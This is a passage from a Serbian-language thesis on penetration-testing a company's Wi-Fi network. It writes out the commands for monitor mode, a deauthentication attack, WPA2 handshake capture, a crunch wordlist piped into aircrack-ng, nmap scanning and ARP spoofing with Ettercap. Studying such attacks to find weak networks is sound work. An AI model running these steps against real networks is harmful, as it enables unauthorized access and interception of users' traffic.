  Alat koji služi za generisanje listi riječi koje načešće služe kao pomoć pri procesu razbijanja lozinke. U ovom istraživanju korišćen je za kreiranje liste riječi potrebne u procesu razbijanja WPA2 sigurnosti.
- **Hostapd [22]**
  Često korišćeni alat za kreiranje Wi-fi hotspot-a. Tako je i u ovom istraživanju korišćen za podizanje lažnog hotspota koji je služio da omogući Evil-twin napad.
- **Prilagođene skripte**
  Osim gotovih alata, korišćene su i korisnički kreirane skripte, napisane u python programskom jeziku, za specificne potrebe uz određene alate. U ovom istraživanju korišćeno je više skripti za različite potrebe, tipa za SSL stripping tehniku i manipulaciju mrežnih tokova.

5. SIMULACIJA NAPADA NA NEZAŠTIĆENE PODATKE

5.1 Početna tačka

Kao što je već pomenuto, korisnički podaci na putu od pošiljaoca do primaoca mogu biti kompromitovani na više lokacija. Međutim, kada se fokusiramo na podatke u tranzitu, najranjivija tačka je lokalna mreža. Kada podaci napuste lokalnu mrežu, oni postaju odgovornost prvo internet provajdera, koje najčešće možemo smatrati pouzdanim, a zatim naravno servera koji te podatke obrađuju i/ili čuvaju, što spada u posebnu oblast sigurnosti – podaci u mirovanju (data in rest). Stoga, neki početni scenario najčešće predstavlja kada se haker nalazi u dosjegu ciljane mreže, odnosno u njenom domenu, koji može varirati zavisno od jačine signala mreže i specifikacija Wi-Fi adaptera koje napadač koristi. U našem istraživanju, hakerski računar je postavljen u dvorištu upravne zgrade kompanije na kojoj se vrši testiranje. Bitno je naglasiti da će se proces izvođenja testiranja dijelom oslanjati na metode opisane u poglavlju 3 i podrazumijevaće se da je detaljniji opis napada već jasan.

Prije početka testiranja, konektovali smo adapter (opisan u sekciji 4.2) i podesili smo interfejs da funkcioniše u monitor modu (Slika 27) kako bismo omogućili nadgledanje okolnog saobraćaja i postavili se u poziciju da možemo izvršiti aktivnosti prikazane u sledećoj sekciji.




Slika 27: Podešavanje monitor mode-a

Omogućavanje monitor moda, ukoliko ga adapter podržava, izvodi se uz pomoć niza komandi koje je potrebno izvršiti iz komandnog terminala Kali Linux sistema. Prvo je potrebno detektovati interfejs (u ovom slučaju wlan0) koji želimo podesiti da radi u monitor modu. Pri promjeni moda u kojem radi interfejs mora se prethodno logički ugasiti koristeći komandu *ifconfig wlan*0 *down*. Nakon toga, korisno je izvršiti komandu *airmon-ng check kill*

koja “ubija” sve pozadinske procese koji potencijalno mogu interferirati sa procesom aktiviranja monitor moda. Komanda *airmon-ng start <interface>* podešava mod funkcionisanja interfejsa u monitor i automatski podiže interfejs.

5.2 Detekcija ciljane mreže

Sledeći korak predstavlja detekciju ciljane mreže. Pokrenut je Airodump-ng skener kako bi se mapirale okolne mreže. Rezultat skenera je prikazan na slici 28:




Slika 28: Rezultat skeniranja okolnih mreža

Kako je riječ o jednom srednjem preduzeću, nailazimo na situaciju gdje je mreža dosta segmentirana. Ovo predstavlja dobru praksu iz više razloga, a primarno zato što segmentirane mreže otežavaju lateralno kretanje hakera ukoliko jedna mreža bude kompromitovana. Iz tog razloga smo i kao hakeri primorani da targetiramo pojedinačne mreže. Primjećujemo da je većina mreža osigurana WPA2 sigurnosnim standardom uz PSK autentifikaciju. Iako je dostupan veliki broj infromacija o mrežama, ono što u ovom trenutku diktira dalji tok napada jeste upravo tip enkripcije i metod autentifikacije.

Kod odabrane mreže (Slika 29) primjećujemo da se koristi WPA2 enkripcija (CCMP cipher) i Pre-shared key kao metod autentifikacije. Ovo je ujedno i najčešći slučaj konfiguracije


mrežne sigurnosti na globalnom nivou. Još jedan podatak koji može imati uticaja jeste kolona PWR (Power) koja u ovom slučaju ima vrijednosti -86. Iako je važno naglasiti da na snagu signala utiče više faktora [23] ovaj podatak može dati približnu informaciju o snazi signala, a to dalje može dati informaciju o tome koliko je AP udaljen od hakerskog uređaja. Kod Airodump-ng rezultata ova vrijednost je predstavljena kao negativan broj, uz objašnjenje da što je broj bliži 0 to označava jači signal. Vrijednost -86 dokazuje relativno slab signal AP-a, koji dalje ukazuje da je fizički vjerovatno daleko napadačkom uređaju. Ovo ponekad može uticati na uspješnost napada obzirom da su, pogotovo u ovom scenariju, manja interferencija i manji šumovi poželjni jer olakšavaju izdvajanje korisnih paketa potrebnih za izvršenje napada i naravno sve to utiče na stabilnost konekcije.

Nakon odabira mreže, prešli smo odmah na metodu probijanja lozinke uz pomoć 4-way handshake-a i wordlist-e. Kao prvi korak, izvršili smo Airodump skeniranje na konkretnu mrežu (Slika 29). Kada se izvrši skeniranje na konkretnu mrežu u odnosu na skeniranje svih okolnih mreža (Slika 28), dobijaju se mnogo precizniji i tačniji podaci o istoj zbog boljeg filtriranja.



Slika 29: Skeniranje ciljane mreže

Data rate (#Data) je sada čak 406 i mreža je relativno aktivna i ima dovoljan broj klijenata. U ovoj situaciji deautentifikacioni napad vjerovatno ne bi bio potreban, međutim ipak je izveden kako bi ubrzao proces (Slika 30). Izbor klijenta ne predstavlja posebnu proceduru obzirom da govorimo o Pre-shared key metodi autentifikacije, stoga svi klijenti dijele istu lozinku. U enterprise varijanti ovo može biti uticajni faktor obzirom da klijenti mogu imati različite nivoe pristupa kompanijskim resursima.



Slika 30: Napad deautentifikacije na nasumično odabranog klijenta

Broj deautentifikacionih paketa (--deauth) je setovan na 1000, što znači da će hakerski računar prema klijentu poslati 1000 deautentifikacionih paketa obavještavajući ga lažno da je disasociran (disassociated) sa AP-a. Ovaj broj direktno utiče na uspješnost napada, tačnije veći broj paketa obezbjeđuje veću uspješnost. Osim toga, uspješnost napada diktira i jačina signala kao i karakteristike uređaja koji učestvuju u konekciji. Odabrani klijent ima PWR -71, što označava solidno jak signal i relativno stabilnu konekciju sa AP-om, što dalje može dovesti do veće stope otpornosti na deautentifikacione pakete, stoga manji brojevi tipa 100 paketa se mogu ispostaviti kao nedovoljni za ovaj proces, iako pored pomenutog postoji još mnogo faktora koji na to utiču. Stoga, u napadu je korišćeno 1000 paketa što je uspješno natjeralo klijentski uređaj da se diskonektuje. Nakon toga, klijent se ponovo povezao na mrežu, a u međuvremenu su se povezali i novi klijenti, tako da smo nakon samo 48 sekundi od pokretanja skeniranja bez problema uhvatili handshake (Slika 31):

Slika 31: Skeniranje ciljane mreže i uhvaćeni handshake

5.3 Probijanje mrežne zaštite

Kao što je već pomenuto u sekciji 3, kako bi se izvrsio ‘cracking’ proces mreže koja je zaštićena WPA2 enkcipcijom, potrebno je presretnuti 4-way handshake nekog klijentskog

uredjaja u mreži sa AP-om, što je odrađeno u prethodnom koraku. U ovom momentu, handshake se nalazi na definisanoj lokaciji i definisanom fajlu (setovanom pri pokretanju airodump skeniranja na konkretnu mrežu) u .cap formatu. Ovaj fajl sadrži sve prikupljene pakete od početka skeniranja do prekidanja istog, uključujući nama potreban handshake.


Osim toga, iz poglavlja 3 smo uvidjeli da uspješnost probijanja WPA2 enkcipcije diktira i lista riječi (wordlist). Kreiranje efikasne word liste može predstavljati pravi izazov ozbirom da u ovom slučaju ne posjedujemo nikakve dodatne informacije sem ime kompanije. Jedan od pristupa bi bio preuzeti sa interneta listu najčešćih lozinki i pokušati sa njima. Međutim, ciljana mreža predstavlja mrežu nekog preduzeća. Stoga, prvi pokušaj bi bio koristiti dobro poznate situacije gdje se lozinka firme načešće sastoji od imena firme, skraćenica, opštih znakova i brojeva. Koristeći pomenuti softverski alat **crunch**, ovo je izvedeno na sledeci nacin:

- Prema statistikama [24] najčešća dužina lozinki je od 8 do 11 karaktera.
- Prema statistikama [25] najkorišćeniji specijalni znaci su . – i _
- C i N predstavljaju skraćenice korišćene za ime kompanije a uključena su i pune riječi od kojih se sastoji ime
- Uključeni su i brojevi 0-9

Crunch komanda za generisanje liste riječi, rijeci dužine 9 karaktera, koje počinju ili prvim ili drugim dijelom imena firme, ili eventualno skraćenicom iste, a dopunjena brojevima od 0-9 i karakterima koji važe za najčešće(. – i _) može izledati ovako:

crunch 9 9 1234567890.-_ -t network@@ >> /root/Downloads/wordlist.txt;
crunch 9 9 1234567890.-_ -t company@@ >> /root/Downloads/wordlist.txt;
crunch 9 9 1234567890.-_ -t CN@@@@@@@@ >> /root/Downloads/wordlist.txt;
crunch 9 9 123456789.-_ -t cn@@@@@@@@ >> /root/Downloads/wordlist.txt;

Ovakav niz komandi generisace listu od čak 341719200 mogućih kombinacija lozinki. U ovom dijelu nailazimo na više problema od kojih se prvi javlja opterećenje resursa. Naime, text file koji je rezultat skupa komandi koje smo naveli iznad, zauzima priblizno 3,2GB (Slika 32), a pokrivena je samo opcija gdje je dužine lozinke 9 karaktera, stoga ovaj pristup mora biti izmijenjen.



Slika 32: Tezina liste riječi


Kako bi ovaj proces zauzimao manje resursa, može se primijeniti tehnika direktnog nadovezivanja rezulata crunch komande (odnosno lista riječi) sa ulazom Aircrack-ng alata odnosno procesa koji obavlja, bez eksplicitnog generisanja liste riječi u vidu tekst fajla. Dakle, „cracking“ proces kao ulaz direktno uzima rezultat crunch alata odnosno riječ po riječ iz generisane liste.

Prisjetimo se da prije pokretanja samog procesa „crackovanja“ moramo imati handshake i wordlist-u. U ovom momentu posjedujemo oboje, pa mozemo pokrenuti aircrack-ng alat za jedan od primjera crunch komandi na način:

Zavisno od snage CPU-a i duzine wordliste, cracking proces moze trajati danima, čak i nedeljama. U našem slučaju „cracking“ proces se izvršavao iz više ciklusa u periodu od dva dana. Napokon u ciklusu koji je pokrenut na sledeći način:

crunch 9 9 1234567890.-_ -t CN@@@@@@@@ | aircrack-ng -b 02:EC:DA:8A:D1:FB -w - /root/Downloads/CN_handshake-01.cap

lozinka je razbijena (Slika 33):



Slika 33: Rezultat pronalaženja lozinke koristeći aircrack-ng alat

Sa pronađenim ključem je sada moguće uspješno se autentifikovati i povezati na željenu mrežu. Bitno je nagasiti da je uspješnost i prvenstveno brzina ovog procesa direktno proporcionalna kvalitetu generisane liste riječi, a zatim i snagom računara sa kojeg se ovaj proces izvršava. Postoji veći broj olakšica u ovom procesu. Jedna od njih može biti prebacivanje procesa na GPU obzirom da govorimo o repetativnom tasku, a to je moguće korišćenjem već pomenutog Hashcat alata. Koliko uz moćne grafičke kartice proces može biti ubrzan pokazuje primjer testa sa RTX6000 GPU x4 moguće proći kroz čak 214 miliona lozinki za svega minut i 19 sekundi [26]. Druga opcija je korišćenje superracunara na cloud-u specijalizovanih za ovu svrhu, odnosno u vidu servisa na zahtjev. Osim toga, proces je moguće pauzirati korišćenjem na primjer **John the Ripper** alata [27] i nastaviti u željenom periodu.

5.4 Lociranje ciljanog uređaja u mreži i MITM

Nakon povezivanja na mrežu, otvara se čitav skup novih tehnika manipulacije. Kao i uvijek, dizajniranju napada prethodi prikupljanje potrebnih informacija. U ovoj poziciji to najčešće jesu podaci o klijentima mreže i generalno mrežnoj topologiji. Tu na scenu stupa već pomenuti **Nmap** softverski alat koji omogućava automatizovano skeniranje mreže i klasifikaciju korisnih informacija. Važno je naglasiti da je Nmap izuzetno robustan i napredan alat, te stoga postoji ogroman broj opcionih podešavanja koje se mogu dodati u procesu skeniranja. Potreban nivo kompleksnosti skenera direktno definiše tehnika napada.

Ukoliko haker želi da kompromituje uređaj tražeći potencijalne sistemske ranjivosti ili ranjivosti servisa koji se na određenim portovima izvršavaju, često će odabrati takozvani „Slow comprehensive scan“ profil definisan u grafičkoj interpretaciji Nmap-a (Zenmap). Međutim, kako radimo na eksploatisanju ranjivosti mrežnog saobraćaja, nije potreban napredni sken obzirom da je informacija od interesa samo IP adresa, koju pronalazi i jednostavni Ping scan kroz svega par sekundi do par minuta zavisno od obima mreže. Radi dodatnih pogodnosti prikaza detaljnije mrežne topologije, odabran je „Intensive scan“ profil uz definisanje sledećih atributa:

nmap <IP range> -T4 -A –v

Objašnjenje atributa:

- T4 - Nivo robusnosti skena – T4 predstavlja sken sa idealnim balansom između brzine i stepena detekcije odnosno detaljnosti skeniranja, adekvatan za relativno brze i stabilne mreže;
- A – Obezbjeđuje detekciju operativnog sistema, detekciju verzije servisa i skeniranje uz dodatne skripte;
- V – Omogučava takozvani “verbose mode” koji prikazuje dodatne informacije o samom procesu skeniranja i rezultatima

Skeniranje je trajalo oko 42 minuta nad opsjegom od 256 adresa, detektovano su ukupno 83 mrežna hosta (Slika 34).

```
Nmap done: 256 IP addresses (83 hosts up) scanned in 2522.59 seconds
           Raw packets sent: 112753 (5.265MB) | Rcvd: 263147 (36.014MB)
```

Slika 34: Završeno Nmap-a skeniranje


Važno je naglasiti da trajanje skeniranja zavisi od više faktora: Vrste skena, odnosno podešenih atributa, definisanog opsjega adresa koje se skeniraju i opterećenja mreže. Osim toga, na skeniranje utiču i razni zastitni sistemi. Tako smo tokom skeniranja, primjetili odbacivanje određenih paketa (Slika 35):

```
Discovered open port 9100/tcp on 172.16.59.130
SYN Stealth Scan Timing: About 48.51% done; ETC: 11:36 (0:05:26 remaining)
Discovered open port 50001/tcp on 172.16.59.83
Increasing send delay for 172.16.59.92 from 0 to 5 due to 11 out of 11 dropped probes since last increase.
Discovered open port 50003/tcp on 172.16.59.23
Increasing send delay for 172.16.59.92 from 5 to 10 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 172.16.59.176 from 5 to 10 due to 11 out of 11 dropped probes since last increase.
Discovered open port 7001/tcp on 172.16.59.131
```


Slika 35: Odbacivanje paketa

Iako odbacivanje paketa može biti iz više razloga, između kojih su najčešće hostovi koji odbijaju da odgovore na određene pakete ili filtriranje od strane firewall-a. Broj ovakvih akcija se vremenom povećavao što ukazuje na to da je heurističkom analizom IPS sistem potencijalno detektovao mrežne anomalije i djelimično povećao nivo kontrole. Međutim, nikakvo obavještenje o potencijalnom skeniranju nije generisano niti je spriječeno dalje izvršavanje skeniranja.

Nakon završenog skeniranja, dobijamo mrežnu topologiju (Slike 36a i 36b):




Slika 36a: Topologija mreže



Slika 36b: Legenda

Zanimljivo zapažanje pri skeniranju ove mreže koja zapravo predstavlja unutrašnju kompanijsku mrežu i mreže korišćene za goste (Sekcija 3.2.1) jeste činjenica da je mnogo više hostova na kompanijskoj mreži detektovano kao nesigurno. Primjećujemo na slici 36a da preko 80% uređaja ima više od 3 otvorena porta (preko 80% hostova je označeno žutom ili crvenom bojom koje, prema legendi sa slike 36b, označavaju hostove sa preko 3 otvorena porta). Svaki otvoreni port odnosno servis koji se na njemu izvršava jeste potencijalno nova ranjiva tačka za upad u sistem. Ovakvu konfiguraciju u kompanijskoj mreži često objašnjava veliki broj pozadinskih servisa koji vrše razne procese praćenja aktivnosti računara kako u cilju zaštite tako i u cilju generalnog monitoringa i limitiranja aktivnosti koje se mogu obaviti na kompanijskim računarima, što je bio primjer i u našem slučaju. Iako predstavlja čestu zabludu sistemskih administratora, gomila raznih zaštitnih softvera implementiranih u sklopu sistema ne mora automatski da znači da će sigurnost biti na višem nivou, pogotovo ukoliko nisu adekvatno iskonfigurisani. Na slici 36a primjećujemo i tri hosta koji imaju čak preko 6 otvorenih portova. Ovi hostovi potencijalno predstavljaju najveću prijetnju jer nude hakeru najveći „spektar mogućnosti“ za ulazak u sistem.

Osim grafičkog prikaza mrežne topologije–dostupan je mnogo detaljniji prikaz svakog hosta pojedinačno sa detaljima o njemu (Slika 37).




Slika 37: Dio rezultata skeniranja nasumično odabranog klijenta

Dakle govorimo o računaru koji koristi Windows 10 kao bazni sistem, ima nekoliko otvorenih portova i jasno definisane servise koji se izvršavaju na njima kao i veliki broj dodatnih informacija o samom uređaju. Obzirom da se ne bavimo eksploatacijom sistema, većina ovih informacija nije od koristi u našem slučaju. Cilj je bio dokazati šta se sve može saznati o uređaju čistom manipulacijom mrežnog saobraćaja, odnosno generisanjem različitih tipova paketa i „slušanja“ odgovora klijenta na njih, bez ikakvog privilegovanog pristupa. Jedna od potencijalno pomoćnih informacija može biti informacija o kašnjenju (latency 0.014). Dakle, govorimo o računaru koji je izuzetno blizu AP-u, što dalje može biti značajno ukoliko se traži uređaj koji se nalazi na određenoj fizičkoj lokaciji odnosno određenoj udaljenosti od AP-a.

Odabir ciljanog uređaja kod testiranja sigurnosti toka saobraćaja se najčešće svodi na odabir uređaja sa najslabijom sistemskom konfiguracijom, jer služeći se tehnikama vjerovatnoće, takav sistem najčešće ima slabije nadogradnje i na višim nivoima koje mogu spriječiti manipulacije toka. Jasno je da je sistem siguran onoliko koliko je njegova najslabija komponenta.

Nakon odabira ciljanog uređaja, pokrenuli smo proces MITM napada. Odrađen je ARP Spoofing korišćenjem Ettercap alata (Slika 38):



Slika 38: Izvršavanje Arp spoofing napada uz pomoć Ettercap alata

Napad je izvršen uspješno (Slike 39 i 40), bez ikakvih konflikata izazvanih od strane sigurnosnih softvera i bez ikakvog upozoravanja administratora o izvedenom. MAC adresa AP-a (00:09:0f:09:00:10) je zamijenjena sa MAC adresom hakerskog računara (00:13:ef:f1:09:03). Sada, kompletna komunikacija ciljanog računara prema AP-u prvo prolazi kroz hakerski računar.

```
PS C:\Users\teodora.petranovic> arp -a

Interface: 172.16.59.46 --- 0x6
  Internet Address      Physical Address      Type
  172.16.59.1           00-09-0f-09-00-10     dynamic
